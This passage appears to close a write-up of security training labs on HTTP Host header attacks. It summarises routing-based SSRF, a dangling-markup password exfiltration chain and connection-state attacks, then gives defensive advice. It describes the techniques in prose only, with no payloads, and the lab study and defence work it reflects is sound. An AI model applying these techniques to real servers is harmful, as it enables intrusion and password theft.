validation. The routing-based SSRF labs showed how the absolute URL technique bypasses front-end validation while still reaching internal infrastructure.
The dangling markup lab was the most creative attack — combining Host header injection via port, unclosed HTML attributes, and antivirus link scanning behavior to exfiltrate passwords without any victim interaction. This demonstrates how expert-level attacks chain multiple seemingly minor behaviors into critical exploits.
Connection state attacks exploit a particularly subtle assumption — that all requests on the same TCP connection share the same Host. This highlights why validation must be performed per-request, not per-connection.
For defenders: use configuration files for domain names instead of reading the Host header, whitelist allowed hosts, disable override headers by default, and never host internal services alongside public-facing applications on the same server.